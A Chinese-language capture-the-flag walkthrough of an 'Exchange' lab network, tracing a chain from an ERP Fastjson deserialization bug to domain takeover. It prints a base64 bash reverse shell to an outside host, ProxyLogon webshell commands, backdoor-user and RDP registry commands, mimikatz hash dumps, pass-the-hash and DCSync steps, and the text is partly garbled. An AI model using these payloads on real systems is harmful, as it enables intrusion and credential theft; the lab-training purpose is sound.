前言
本文所使用的工具可参考以下仓库:
Awesome_Pentest_Tools: 一站式渗透测试与红队工具合集,旨在帮助渗透测试人员打造自己的工具链
靶标介绍:
Exchange 是一套难度为中等的靶场环境,完成该挑战可以帮助玩家了解内网渗透中的代理转发、内网扫描、信息收集、特权提升以及横向移动技术方法,加强对域环境核心认证机制的理解,以及掌握域环境渗透中一些有趣的技术要点。该靶场共有 4 个 Flag,分布于不同的靶机。 *注意:该靶场只有4个flag,如果提交完4个flag后仍未攻克成功,请关闭环境提交反馈。
flag1 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 # fscan 2.0.0open open open open is : 4

80端口是一个介绍产品的网站,8000端口应该是网站的后台
弱口令登录:
也可以注册一个用户
成功进入后台,进去后右上角点了一下官方插件跳转到了华夏ERP,于是去找一下华夏ERP相关的洞
华夏ERP v2.3存在一处fastjson反序列化漏洞,可以通过evil-mysql-server和ysoserial构造恶意mysql服务打jdbc:
Java 代码审计之华夏 ERP CMS v2.3 - FreeBuf网络安全行业门户
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 # 在vps上运行3306 -java java -ysoserial ysoserial-all.jar54500 0 >&1 2 L3 RjcC80 Ny45 NC43 NC4 yMy81 NDUwMCAwPiYx"name" : {"@type" : "java.lang.AutoCloseable" , "@type" : "com.mysql.jdbc.JDBC4Connection" , "hostToConnectTo" : "公网IP" , "portToConnectTo" : 3306 , "info" : {"user" : "yso_CommonsCollections6_bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC80Ny45NC43NC4yMy81NDUwMCAwPiYx}|{base64,-d}|{bash,-i}" , "password" : "pass" , "statementInterceptors" : "com.mysql.jdbc.interceptors.ServerStatusDiffInterceptor" , "autoDeserialize" : "true" , "NUM_HOSTS" : "1" "@type" : "java.lang.AutoCloseable" , "@type" : "com.mysql.jdbc.JDBC4Connection" , "hostToConnectTo" : "公网IP" , "portToConnectTo" : 3306 , "info" : {"user" : "yso_CommonsCollections6_bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC80Ny45NC43NC4yMy81NDUwMCAwPiYx}|{base64,-d}|{bash,-i}" , "password" : "pass" , "statementInterceptors" : "com.mysql.jdbc.interceptors.ServerStatusDiffInterceptor" , "autoDeserialize" : "true" , "NUM_HOSTS" : "1" , "databaseToConnectTo" : "dbname" , "url" : "" = {"@type" : "java.lang.AutoCloseable" , "@type" : "com.mysql.jdbc.JDBC4Connection" , "hostToConnectTo" : "公网IP" , "portToConnectTo" : 3306 , "info" : {"user" : "yso_CommonsCollections6_bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC80Ny45NC43NC4yMy81NDUwMCAwPiYx}|{base64,-d}|{bash,-i}" , "password" : "pass" , "statementInterceptors" : "com.mysql.jdbc.interceptors.ServerStatusDiffInterceptor" , "autoDeserialize" : "true" , "NUM_HOSTS" : "1" , "databaseToConnectTo" : "dbname" , "url" : "" 1.1 39.98 .109.189 :8000 max -age= 0 1 5.0 (Windows NT 10.0 , application/xhtml+xml, application/xml, deflate, zh-TW= 7 C6 C92 CE236 FFAEE4E7 FC06 FF8 EAF933 , 29 Jul 2022 07 :23 :14 GMThttp: //39.98 .109.189 :8000 /register.html/../user/list?search= %7 b%0 a%20 %20 %20 %20 %22 %40 %74 %79 %70 %65 %22 %3 a%20 %22 %6 a%61 %76 %61 %2 e%6 c %61 %6 e%67 %2 e%41 %75 %74 %6 f%43 %6 c %6 f%73 %65 %61 %62 %6 c %65 %22 %2 c %0 a%20 %20 %20 %20 %22 %40 %74 %79 %70 %65 %22 %3 a%20 %22 %63 %6 f%6 d%2 e%6 d%79 %73 %71 %6 c %2 e%6 a%64 %62 %63 %2 e%4 a%44 %42 %43 %34 %43 %6 f%6 e%6 e%65 %63 %74 %69 %6 f%6 e%22 %2 c %0 a%20 %20 %20 %20 %22 %68 %6 f%73 %74 %54 %6 f%43 %6 f%6 e%6 e%65 %63 %74 %54 %6 f%22 %3 a%20 %22 %34 %37 %2 e%39 %34 %2 e%37 %34 %2 e%32 %33 %22 %2 c %0 a%20 %20 %20 %20 %22 %70 %6 f%72 %74 %54 %6 f%43 %6 f%6 e%6 e%65 %63 %74 %54 %6 f%22 %3 a%20 %33 %33 %30 %36 %2 c %0 a%20 %20 %20 %20 %22 %69 %6 e%66 %6 f%22 %3 a%20 %7 b%0 a%20 %20 %20 %20 %20 %20 %20 %20 %22 %75 %73 %65 %72 %22 %3 a%20 %22 %79 %73 %6 f%5 f%43 %6 f%6 d%6 d%6 f%6 e%73 %43 %6 f%6 c %6 c %65 %63 %74 %69 %6 f%6 e%73 %36 %5 f%62 %61 %73 %68 %20 %2 d%63 %20 %7 b%65 %63 %68 %6 f%2 c %59 %6 d%46 %7 a%61 %43 %41 %74 %61 %53 %41 %2 b%4 a%69 %41 %76 %5 a%47 %56 %32 %4 c %33 %52 %6 a%63 %43 %38 %30 %4 e%79 %34 %35 %4 e%43 %34 %33 %4 e%43 %34 %79 %4 d%79 %38 %31 %4 e%44 %55 %77 %4 d%43 %41 %77 %50 %69 %59 %78 %7 d%7 c %7 b%62 %61 %73 %65 %36 %34 %2 c %2 d%64 %7 d%7 c %7 b%62 %61 %73 %68 %2 c %2 d%69 %7 d%22 %2 c %0 a%20 %20 %20 %20 %20 %20 %20 %20 %22 %70 %61 %73 %73 %77 %6 f%72 %64 %22 %3 a%20 %22 %70 %61 %73 %73 %22 %2 c %0 a%20 %20 %20 %20 %20 %20 %20 %20 %22 %73 %74 %61 %74 %65 %6 d%65 %6 e%74 %49 %6 e%74 %65 %72 %63 %65 %70 %74 %6 f%72 %73 %22 %3 a%20 %22 %63 %6 f%6 d%2 e%6 d%79 %73 %71 %6 c %2 e%6 a%64 %62 %63 %2 e%69 %6 e%74 %65 %72 %63 %65 %70 %74 %6 f%72 %73 %2 e%53 %65 %72 %76 %65 %72 %53 %74 %61 %74 %75 %73 %44 %69 %66 %66 %49 %6 e%74 %65 %72 %63 %65 %70 %74 %6 f%72 %22 %2 c %0 a%20 %20 %20 %20 %20 %20 %20 %20 %22 %61 %75 %74 %6 f%44 %65 %73 %65 %72 %69 %61 %6 c %69 %7 a%65 %22 %3 a%20 %22 %74 %72 %75 %65 %22 %2 c %0 a%20 %20 %20 %20 %20 %20 %20 %20 %22 %4 e%55 %4 d%5 f%48 %4 f%53 %54 %53 %22 %3 a%20 %22 %31 %22 %0 a%20 %20 %20 %20 %7 d%2 c %0 a%20 %20 %20 %20 %22 %64 %61 %74 %61 %62 %61 %73 %65 %54 %6 f%43 %6 f%6 e%6 e%65 %63 %74 %54 %6 f%22 %3 a%20 %22 %64 %62 %6 e%61 %6 d%65 %22 %2 c %0 a%20 %20 %20 %20 %22 %75 %72 %6 c %22 %3 a%20 %22 %22 %0 a%7 d
直接是root权限
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 cat /root/flag/flag01.txt | || | /~~\ /\ |\ / |~ |~ | | ||-- || |/__\ | \/ | | \/ \/ | | \__// \ | |_ |_
flag2 wget传马
1 2 3 4 wget http:// 公网IP:8000 /fscan// 公网IP:8000 /msf/m b22// 公网IP:8000 /linux_x64_agent
加权限,上线msf
1 2 3 4 5 6 7 8 9 10 use exploit/multi/handlerset payload linux/x64/meterpreter/bind_tcpset RHOST 39.98.109.189set LPORT 54522
看看网段,fscan扫一下
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 ifconfig00 :16 :3e:34 :e1:e1 172 .22 .3 .12 Bcast:172 .22 .255 .255 Mask:255 .255 .0 .0 216 :3eff:fe34:e1e1/64 Scope:Link1500 Metric:1 951314 errors:0 dropped:0 overruns:0 frame:0 752379 errors:0 dropped:0 overruns:0 carrier:0 0 txqueuelen:1000 494361845 (494 .3 MB) TX bytes:304273385 (304 .2 MB)127 .0 .0 .1 Mask:255 .0 .0 .0 1 /128 Scope:Host65536 Metric:1 30870 errors:0 dropped:0 overruns:0 frame:0 30870 errors:0 dropped:0 overruns:0 carrier:0 0 txqueuelen:1 14953460 (14 .9 MB) TX bytes:14953460 (14 .9 MB)172 .22 .3 .0 /24 1 .8 .4 172 .22 .3 .12 is alive172 .22 .3 .2 is alive172 .22 .3 .9 is alive172 .22 .3 .26 is alive[*] Icmp alive hosts len is: 4 172.22.3.2:88 open172.22.3.9:808 open172.22.3.9:139 open172.22.3.2:139 open172.22.3.26:135 open172.22.3.12:8000 open172.22.3.26:445 open172.22.3.9:445 open172.22.3.2:445 open172.22.3.9:443 open172.22.3.26:139 open172.22.3.9:135 open172.22.3.2:135 open172.22.3.9:81 open172.22.3.9:80 open172.22.3.12:80 open172.22.3.12:22 open172.22.3.9:8172 open[*] alive ports len is: 18 [*] NetInfo [*] 172 .22 .3 .2 [->] XIAORANG-WIN16[->] 172 .22 .3 .2 [*] NetInfo [*] 172 .22 .3 .26 [->] XIAORANG-PC[->] 172 .22 .3 .26 [*] OsInfo 172 .22 .3 .2 (Windows Server 2016 Datacenter 14393 )[*] NetBios 172 .22 .3 .9 XIAORANG-EXC01.xiaorang.lab Windows Server 2016 Datacenter 14393 [*] NetBios 172 .22 .3 .26 XIAORANG\XIAORANG-PC [*] NetBios 172 .22 .3 .2 [+] DC:XIAORANG-WIN16.xiaorang.lab Windows Server 2016 Datacenter 14393 [*] NetInfo [*] 172 .22 .3 .9 [->] XIAORANG-EXC01[->] 172 .22 .3 .9 [*] WebTitle http://172 .22 .3 .12 :8000 code:302 len:0 title:None 跳转url: http://172 .22 .3 .12 :8000 /login.html[*] WebTitle http://172 .22 .3 .9 code:403 len:0 title:None[*] WebTitle http://172 .22 .3 .12 code:200 len:19813 title:lumia[*] WebTitle http://172 .22 .3 .12 :8000 /login.html code:200 len:5662 title:Lumia ERP[*] WebTitle http://172 .22 .3 .9 :81 code:403 len:1157 title:403 - 禁止访问: 访问被拒绝。[*] WebTitle https://172 .22 .3 .9 code:302 len:0 title:None 跳转url: https://172 .22 .3 .9 /owa/[*] WebTitle https://172 .22 .3 .9 :8172 code:404 len:0 title:None[*] WebTitle https://172 .22 .3 .9 /owa/auth/logon.aspx?url=https%3a%2f%2f172.22 .3 .9 %2fowa%2f&reason=0 code:200 len:28237 title:Outlook18 /18 [*] 扫描结束,耗时: 9 .171102981s
总结一下
1 2 3 4 (icmp) Target 172.22 .3.12 已拿下Target 172.22 .3.2 DC:XIAORANG-WIN16.xiaorang.lab,DC,Windows Server 2016 DatacenterTarget 172.22 .3.9 XIAORANG-EXC01.xiaorang.lab,Exchange 邮件服务器(EXC01),Windows Server 2016 DatacenterTarget 172.22 .3.26 XIAORANG\XIAORANG-PC,Windows Server 2016 Datacenter
172.22.3.2:88, 139, 445, 135
172.22.3.9:808, 139, 445, 443, 135, 81, 80, 8172
172.22.3.12:8000, 80, 22
172.22.3.26:135, 445, 139

Exchange Server 172.22.3.9 上面有一个Outlook Web App(exchange服务)
Outlook 一般指微软的电子邮件客户端软件 (桌面应用),可以在 Windows、Mac、手机等平台使用。功能:收发邮件、日历、联系人、任务、会议等办公协作功能。Outlook Web Access (简称 OWA),现在更常叫 Outlook Web App ,是微软 Exchange 邮件服务器的一个网页端邮箱访问界面 。功能:让用户通过浏览器访问企业邮箱,收发邮件、查日程、联系人、任务等,无需安装客户端。
exprolog 猜一手邮件后缀是xiaorang.lab,admin@xiaorang.lab没打通,administrator@xiaorang.lab打通了
herwonowr/exprolog: ProxyLogon Full Exploit Chain PoC (CVE-2021–26855, CVE-2021–26857, CVE-2021–26858, CVE-2021–27065)
用exprolog.py 写入shell
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 proxychains python3 exprolog.py -t 172.22.3.9 -e administrator@xiaorang.lab/etc/proxychains4.conf /usr/lib/x86_64-linux-gnu/libproxychains.so.4 (_) | | (_) | (_| | |_____/_/\_\_| |_| \___/|_|\___/ \__, | |___/ [#] Trying to get target FQDN [proxychains] Strict chain ... 127.0.0.1:55556 ... 172.22.3.9:443 ... OK [+] Got target FQDN: XIAORANG-EXC01 [#] Trying to get target LegacyDN and ServerID [proxychains] Strict chain ... 127.0.0.1:55556 ... 172.22.3.9:443 ... OK [+] Got target LegacyDN: /o =XIAORANG LAB/ou =Exchange Administrative Group (FYDIBOHF23SPDLT) /cn=Recipients/cn=8ca6ff254802459d9f63ee916eabb487-Administrat ... 127.0.0.1:55556 ... 172.22.3.9:443 ... OK... 127.0.0.1:55556 ... 172.22.3.9:443 ... OK... 127.0.0.1:55556 ... 172.22.3.9:443 ... OK... 127.0.0.1:55556 ... 172.22.3.9:443 ... OK... 127.0.0.1:55556 ... 172.22.3.9:443 ... OK/ooo \/... 127.0.0.1:55556 ... 172.22.3.9:443 ... OK--request POST --url https://172.22.3.9/owa/auth/v5mts.aspx --header 'Content-Type: application/x-www-form-urlencoded' --data 'request=Response.Write(new ActiveXObject("WScript.Shell") .exec ("whoami /all") .stdout.readall () )' -k
他这里回显里直接给payload了,按照他给的回显连马
1 proxychains curl --request POST --url https://172.22.3.9/owa/auth/ca3hs.aspx --header 'Content-Type: application/x-www-form-urlencoded' --data 'request=Response.Write(new ActiveXObject("WScript.Shell") .exec ("whoami /all") .stdout.readall () )' -k
proxylogon RickGeex/ProxyLogon:ProxyLogon 是 CVE-2021-26855 的正式通用名称,该漏洞存在于 Microsoft Exchange Server 上,允许攻击者绕过认证,冒充管理员。我们还将该漏洞与另一个授权后任意写入漏洞 CVE-2021-27065 串联起来,以实现代码执行。 — RickGeex/ProxyLogon: ProxyLogon is the formally generic name for CVE-2021-26855, a vulnerability on Microsoft Exchange Server that allows an attacker bypassing the authentication and impersonating as the admin. We have also chained this bug with another post-auth arbitrary-file-write vulnerability, CVE-2021-27065, to get code execution.
用proxylogon可以直接命令执行
1 proxychains python2 proxylogon.py 172.22.3.9 administrator@xiaorang .lab
msf msf也可以打:
exploit/windows/http/exchange_proxylogon_rce:利用 ProxyLogon 漏洞进行远程代码执行(需加载最新模块库)。exploit/windows/http/exchange_proxyshell_rce:利用 ProxyShell 漏洞,攻击新版 Exchange。
1 2 3 4 5 6 7 8 9 10 11 12 13 14 use exploit/windows/http/exchange_proxylogon_rceset RHOSTS 172.22.3.9set RPORT 443 # 默认就是 Exchange Web 服务端口443,非443改成对应端口set EMAIL administrator@xiaorang.labset PAYLOAD windows/x64/meterpreter/bind_tcpset LPORT 54530run set RHOSTS 172.22.3.9set EMAIL administrator@xiaorang.labset PAYLOAD windows/x64/meterpreter/bind_tcpset LPORT 54531

可以创个用户连过去
1 2 3 4 5 6 7 8 net user matrix Matrix2025! /add" " Server /v fDenyTSConnections /t REG_DWORD /d 00000000 /f
拿flag
flag4 如果之前不用msf的话,可以现在上后门
1 2 3 4 5 use exploit/multi/handlerset payload windows/x64/meterpreter/bind_tcpset RHOST 172.22.3.9set LPORT 54524
这里本来想信息分析一下,但是由于我们新建的用户不在域内,所以bloodhound抓不到东西
logonpasswords mimikatz 接着传个mimikatz,抓取哈希
要用管理员打开mimikatz
1 2 3 4 logexit
kiwi_cmd "sekurlsa::logonpasswords"抓取当前主机所有已登录账户的明文密码、hash、票据等 。
msf 可以用msf来加载
1 2 3 load kiwi"privilege::debug" "sekurlsa::logonpasswords"
抓到两个有用的hash
一个是机器用户的hash,一个是用户zhangtong
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 Authentication Id : 0 ; 1887841 (00000000 :001 cce61)Session : RemoteInteractive from 2 Name : ZhangtongDomain : XIAORANGServer : XIAORANG-WIN16Time : 2025 /8/15 20 :20 :16 SID : S-1 - 5 - 2 1-53368630 7-211741254 3-420072978 4-1147 msv : 00000003 ] Primary* Username : Zhangtong* Domain : XIAORANG* NTLM : 22 c7f81993e96ac83ac2f3f1903de8b4* SHA1 : 4 d205f752e28b0a13e7a2da2a956d46cb9d9e01e* DPAPI : ed14c3c4ef895b1d11b04fb4e56bb83btspkg : wdigest : * Username : Zhangtong* Domain : XIAORANG* Password : (null )kerberos : * Username : Zhangtong* Domain : XIAORANG.LAB* Password : (null )ssp : credman : Id : 0 ; 996 (00000000 :000003 e4)Session : Service from 0 Name : XIAORANG-EXC01$Domain : XIAORANGServer : (null )Time : 2025 /8/15 20 :18 :43 SID : S-1 - 5 - 20 msv : 00000003 ] Primary* Username : XIAORANG-EXC01$* Domain : XIAORANG* NTLM : 766 a276a053f370d92eaf25c243f1124* SHA1 : de47c096cd43e244984f43517ae52678d06318datspkg : wdigest : * Username : XIAORANG-EXC01$* Domain : XIAORANG* Password : (null )kerberos : * Username : xiaorang-exc01$* Domain : XIAORANG.LAB* Password : (null )ssp :
可以PTH,依旧是msf或者impacket。还有更多PTH方法,参考文章:域渗透基础 - 重庆森林不在重庆
1 2 3 4 5 6 7 8 9 10 11 proxychains impacket-psexec xiaorang.lab/XIAORANG-EXC01\$@172 .22.3.9 -hashes ':766a276a053f370d92eaf25c243f1124' -codec gbkset RHOSTS 172.22.3.9set SMBUser XIAORANG-EXC01$set SMBPass 00000000000000000000000000000000:766a276a053f370d92eaf25c243f1124set SMBDomain xiaorang.labset PAYLOAD windows/x64/meterpreter/bind_tcpset LPORT 54525
bloodhound 接下来利用system权限用bloodhound信息收集一波
运行bloodhound
1 2 3 sudo neo4j start./BloodHound --no-sandbox
Sharphound 我们可以登录到 XIAORANG-EXC01 这台机器,然后用 Sharphound 工具进行权限分析。
bloodhound-python 用bloodhound-python工具收集更方便
1 2 "XIAORANG-EXC01$" --hashes :766a276a053f370d92eaf25c243f1124 -d xiaorang.lab -dc XIAORANG-WIN16.xiaorang.lab -c all --dns-tcp -ns 172.22.3.2 --auth-method ntlm --zip
RDP
1 2 3 4 5 6 "HKLM\System\CurrentControlSet\Control\Lsa" /v DisableRestrictedAdmin /t REG_DWORD /d 0 /f
WriteDacl 分析后也可以发现,EXC01 这个机器账号默认对域里的其他成员有 WriteDACL 权限。
WriteDACL 权限允许我们修改指定对象的访问控制列表(ACL),也就是说,我们可以给别的账号“加权限”。比如,我们可以把 DCSync 权限加到 Zhangtong 这个用户身上,这样 Zhangtong 就可以用来抓取域控(域控制器)上的密码哈希了。
DCSync 是一种常用的“域渗透”技术,已经集成在 Mimikatz 工具里。在 DCSync 功能出现之前,要想获得域用户的哈希,需要登录域控制器,在域控制器上执行代码才能获得域用户的哈希。mimikatz在2015年添加了DCSync功能,由Benjamin DELPY gentilkiwi和Vincent LE TOUX共同编写,能够用来导出域内所有用户的hash。
所以,当发现 EXC01 这个机器账户有 WriteDACL 权限时,我们就可以用它来修改其他用户的权限,给 Zhangtong 加上 DCSync权限。这样 Zhangtong 就能远程抓取域控的哈希值了。
简而言之:
EXC01 可以修改域用户的权限 → 给 Zhangtong 加 DCSync 权限 → 用 Zhangtong 导出域控哈希。
PowerView PowerView属于PowerSploit 工具集。
可以给加个DCSync或者genericall权限,这样就可以dump域控的哈希
1 2 Import-Module .\PowerView.ps1;"DC=xiaorang,DC=lab" -PrincipalIdentity XIAORANG-EXC01$ -Rights DCSync
如果上了meterpreter的话,似乎也可以直接
1 2 3 load powershell/root/ Desktop/PowerView.ps1 "Add-DomainObjectAcl -TargetIdentity 'DC=xiaorang,DC=lab' -PrincipalIdentity 'XIAORANG-EXC01$' -Rights DCSync"
不过我没试PowerView,而是直接用的下面的工具
impacket-dacledit impacket工具集,加上dcsync权限
1 2 3 4 5 6 -dacledit xiaorang.lab/XIAORANG-EXC01 \$ -hashes :766 a276a053f370d92eaf25c243f1124 -action write -rights DCSync -principal matrix -target-dn "DC=xiaorang,DC=lab" -dc-ip 172.22 .3.2 -dacledit xiaorang.lab/XIAORANG-EXC01 \$ -hashes :766 a276a053f370d92eaf25c243f1124 -action write -rights DCSync -principal XIAORANG-EXC01 $ -target-dn "DC=xiaorang,DC=lab" -dc-ip 172.22 .3.2 -dacledit xiaorang.lab/XIAORANG-EXC01 \$ -hashes :766 a276a053f370d92eaf25c243f1124 -action write -rights DCSync -principal Zhangtong -target-dn "DC=xiaorang,DC=lab" -dc-ip 172.22 .3.2
接下来我们就可以利用dcsync去dump域管的hash了
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 impacket-psexec 命令执行
拿到域管hash,那我们接下来就可以随意横向了
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 proxychains impacket-psexec administrator@172.22 .3.2 -hashes ':7acbc09a6c0efd81bfa7d5a1d4238beb' -codec gbk172.22 .3.2 00000000000000000000000000000000 :7acbc 09a6c0efd81bfa7d5a1d4238beb54526 \Users\Administrator\flag\flag.txt \ \/ /| | / _ \ \_____ \\______ \ / _ \ \ \ / _____/ \ / | |/ /_\ \ / | \| _/ / /_\ \ / | \/ \ ___ \ | / | \/ | \ | \/ | \/ | \ \_\ \ /___/ \ \|___\____|__ /\_______ /____|_ / \____|__ /\____|__ / \______ /\_/ \/ \/ \/ \/ \/ \/ 6aecb 4b9-02a 1-45be -bdfd-e1d7db8d6de8}
flag3 还剩一个flag,应该在26那台机器上
接下来横向去26拿flag3
1 2 3 4 proxychains4 impacket-smbclient -hashes :7 acbc09a6c0efd81bfa7d5a1d4238beb xiaorang.lab/administrator@172.22.3.26 -dc-ip 172.22.3.2 use C$cd /users/lumia/desktop
psexec去PTH失败了,smbexec可以
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 debug default 或 -debug都不行set RHOSTS 172.22.3.26set SMBUser administratorset SMBPass 00000000000000000000000000000000:7acbc09a6c0efd81bfa7d5a1d4238bebset SMBDomain xiaorang.labset PAYLOAD windows/x64/meterpreter/bind_tcpset LPORT 54528run
impacket-psexec和 impacket-smbexec虽然都能用 hash 登录 Windows,但实现原理不同:
